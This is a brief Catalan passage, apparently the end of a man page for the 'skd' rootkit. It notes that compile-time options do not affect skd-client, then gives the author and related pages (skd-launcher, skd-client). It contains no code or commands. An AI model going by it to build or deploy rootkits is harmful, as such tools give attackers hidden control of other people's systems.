Aquestes opcions són opcions del moment de compilació del rootkit. Cal tenir en compte que el skd-client no es veu afectat per aquestes opcions, de tal manera que es pugui comunicar sense problemes amb launchers compilats utilitzant unes opcions o utilitzant-ne unes altres.

AUTOR

Albert Sellarès <whats[@t]wekk.net>

VEURE TAMBÉ

skd-launcher(1), skd-client(1).